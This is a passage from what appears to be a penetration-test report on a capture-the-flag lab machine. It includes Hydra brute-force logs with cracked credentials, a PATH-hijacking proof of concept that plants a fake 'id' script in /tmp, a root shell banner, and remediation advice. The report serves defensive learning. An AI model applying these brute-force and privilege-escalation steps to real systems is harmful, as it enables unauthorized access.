 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 02 Dec 2024 05:23:17 PM UTC

  System load:  0.56              Processes:             138
  Usage of /:   59.7% of 9.75GB   Users logged in:       1
  Memory usage: 23%               IPv4 address for ens5: 10.10.11.232
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

7 updates can be applied immediately.
 see these additional updates run: apt list --upgradable

able ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon May 13 10:00:24 2024 from 192.168.14.1
          : # whoami
root
```

V-03: Brute-Force Attack (High Risk)

Access to the web application on the target machine was achieved by brute-forcing the login form for the application. Brute-forcing occurs when an attacker is able to successfully guess the username and/or password in an authentication mechanism due to lack of property security controls. (CWE-307, OWASP A2:2017)

```
[ATTEMPT] target lookup.thm - login "jose" - pass "austin1" - 1412 of 14344398 [child 11] (0/0)
[ATTEMPT] target lookup.thm - login "jose" - pass "sniper" - 1413 of 14344398 [child 3] (0/0)
[ATTEMPT] target lookup.thm - login "jose" - pass "erica" - 1414 of 14344398 [child 10] (0/0)
[80][http-post-form] host: lookup.thm   login: jose   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-02 16:51:29
root@ip-10-10-235-66:~/lookup#
```

V-04: Path Traversal via Path Variable Manipulation (High Risk)

Lateral privilege escalation was achieved via path variable manipulation due to a combination of vulnerable binaries and unrestricted file upload. By creating a malicious binary called “id” and placing it in the /tmp directory, then manipulating the $PATH variable and executing the “/usr/sbin/pwm” binary, the binary will output a list of passwords for the “think” user, which can be brute-forced to achieve access via SSH using Hydra.

Proof of Exploitation:

```
ls /home
think
echo '#!/bin/bash' > /tmp/id
echo 'echo "uid=33(think) gid=33(think) groups=(think)"' >> /tmp/id
chmod +x /tmp/id
export PATH=/tmp:$PATH
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-02 17:16:15
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:1/p:49), ~13 tries per task
[DATA] attacking ssh://10.10.11.232:22/
[22][ssh] host: 10.10.11.232   login: think   password: josemario.AKA(think)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-02 17:17:06
root@ip-10-10-235-66:~/lookup#
```

V-05: Authentication Error Handling Flaw (Elevated Risk)

During the engagement, it was discovered during fuzzing of the web applications login form that the application discloses whether or not that username that the user provided is valid. This is an insecure practice because it allows a threat actor to determine if a username is valid which significantly reduces effort required to brute-force a valid credential pair. (CWE-209, OWASP A2:2017).

Proof of Exploitation:

*See page 9, Reconnaissance.

Risk Assessment

Attack Complexity


The overall attack complexity for this assessment was **moderate** considering the combination of exploits and effort required to achieve root control over the machine.

Impact Analysis

If a threat actor is able to successfully exploit the described security flaws, they would be able to achieve full control over the victim machine, which creates a critical risk for any data on the machine, and poses a significant threat to any other machines connected to the compromised host via Local Area Network.

Overall Security Posture

Considering the details from the Risk Assessment and Vulnerabilities Identified sections, the overall security posture of the assessed machine is **highly vulnerable.** The security flaws described in the previous sections should be addressed with the utmost priority in order to minimize the risk to sensitive data and prevent a potential full network compromise and/or severe data leakage. Please refer to Remediation Actions for an overview on remediation steps.



Remediation Actions

V-01: Outdated Applications

Ensure all software components of a system are being updated as soon as possible to remain secure against common vulnerabilities and exploits. Implement patching and monitoring, endpoint management solutions can assist with this.

V-02: Audit User Permissions

Auditing and reviewing system user permissions such as the sudoers file can close off routes for privilege escalation on a machine. Sudo permissions should be removed for non-admins and user permissions should be reviewed frequently to minimize security gaps.

V-03: Rate-Limiting and Lockout Mechanisms

To significantly reduce the effectiveness of brute-force attacks, rate-limiting and account-lockouts should be implemented to reduce the rate at which requests can be sent to the server, and lock accounts after a significant number of incorrect attempts have been made to authenticate to their account.

V-04 Restrict File Uploads / Permissions

Restrict user permissions to create or upload files on the target system, and ensure system binaries use full file paths when calling other important binaries. Ensure the $PATH variable does not contain any user-writable directories and restrict user environment modifications for unprivileged or all users.

V-05: Implement Proper Error Handling

In order to slow an attacker’s brute-forcing efforts, ensure that any errors provided by the web application do not provide any sensitive information such as whether usernames and/or passwords are correct. Results like these should be ambiguous: “The username or password is incorrect”.